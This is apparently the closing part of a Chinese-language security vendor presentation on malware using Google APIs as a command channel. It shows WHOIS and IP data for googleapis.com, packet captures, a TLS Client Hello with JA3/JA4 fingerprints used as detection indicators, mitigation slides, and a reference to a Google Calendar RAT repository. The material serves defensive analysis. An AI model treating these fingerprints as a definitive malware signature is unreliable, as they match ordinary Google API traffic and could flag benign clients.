<div>Domain Name: GOOGLEAPIS.COM Registry Domain ID: 140496530_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.markmonitor.com Registrar URL: http://www.markmonitor.com Updated Date: 2023-12-24T09:57:29Z Creation Date: 2005-01-25T17:52:26Z Registry Expiry Date: 2025-01-25T17:52:26Z Registrar: MarkMonitor Inc. Registrar IANA ID: 292 Registrar Abuse Contact Email: abusecomplaints[%]markmonitor.com Registrar Abuse Contact Phone: +1.2086851750 Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited Name Server: NS1.GOOGLE.COM Name Server: NS2.GOOGLE.COM Name Server: NS3.GOOGLE.COM Name Server: NS4.GOOGLE.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ >>> Last update of whois database: 2024-05-14T15:43:44Z</div>				TLSv1.2	234	Client Hello (SNI= <u>www.googleapis.com</u>)
				TCP	60	443 → 50383 [ACK] Seq=1 Ack=181 Win=66816 Len=0
				TLSv1.2	1466	Server Hello
				TCP	1466	443 → 50383 [ACK] Seq=1413 Ack=181 Win=66816 Len=1412 [TCP segment of a reasse
				TCP	1466	443 → 50383 [ACK] Seq=2825 Ack=181 Win=66816 Len=1412 [TCP segment of a reasse
				TLSv1.2	407	Certificate, Server Key Exchange, Server Hello Done
				IP Address:	172.217.160.106	
				IP Location:	 USA	
				IP Reverse DNS (Host):	tsa03s06-in-f10.1e100.net	
				IP Owner:	  Google Inc	
				Owner IP Range:	172.217.0.0 - 172.217.255.255 (65,536 ip) Other Sites on IP »	
				Owner Address:	1600 Amphitheatre Parkway, Mountain View, CA, 94043, US	

網路行為軌跡(2/2)




緩解措施(1/3)

不使用雲端服務




緩解措施(2/3)

禁止Google API



緩解措施(3/3)

限制Client連線軟體或檢查內容



```
▼ TLSv1.2 Record Layer: Handshake Protocol: Client Hello
  Content Type: Handshake (22)
  Version: TLS 1.2 (0x0303)
  Length: 175
  ▼ Handshake Protocol: Client Hello
    Handshake Type: Client Hello (1)
    Length: 171
    Version: TLS 1.2 (0x0303)
    ▶ Random: 6640bd0d69941740908659773e2d75aaea8514ba0a76c9eaf791a06e5c978532
    Session ID Length: 0
    Cipher Suites Length: 42
    ▶ Cipher Suites (21 suites)
    Compression Methods Length: 1
    ▶ Compression Methods (1 method)
    Extensions Length: 88
    ▶ Extension: server_name (len=23) name=www.googleapis.com
    ▶ Extension: supported_groups (len=8)
    ▶ Extension: ec_point_formats (len=2)
    ▶ Extension: signature_algorithms (len=26)
    ▶ Extension: session_ticket (len=0)
    ▶ Extension: extended_master_secret (len=0)
    ▶ Extension: renegotiation_info (len=1)
    [JA4: t12d210700_76e208dd3e22_2dae41c691ec]
    [JA4_r: t12d210700_000a,002f,0035,003c,003d,009c,009d,009e,009f,c009,c00a,
    [JA3 Fullstring: 771,49196-49195-49200-49199-159-158-49188-49187-49192-491
    [JA3: 3b5074b1b5d032e5620f69f9f700ff0e]
```


Thank You!

References.

<https://github.com/MrSaighnal/GCR-Google-Calendar-RAT>

<https://www.ithome.com.tw/news/159746>

<https://www.ithome.com.tw/news/162130>

<https://www.ithome.com.tw/news/160928>

<https://www.ithome.com.tw/news/162558>

<https://www.ithome.com.tw/news/160247>

<https://attack.mitre.org/techniques/T1102/>

<https://www.cybereason.com/hubfs/dam/collateral/reports/Molerats-in-the-Cloud-New-Malware-Arsenal-Abuses-Cloud-Platforms-in-Middle-East-Espionage-Campaign.pdf>

<https://www.bleepingcomputer.com/news/security/hacking-group-s-new-malware-abuses-google-and-facebook-services/>

<https://www.cybereason.com/hubfs/dam/collateral/reports/Molerats-in-the-Cloud-New-Malware-Arsenal-Abuses-Cloud-Platforms-in-Middle-East-Espionage-Campaign.pdf>

賴家民資深產品經理

黃冠龍 資深工程師

Mail: sena.lai@packetx.biz Mail: caner.huang@packetx.biz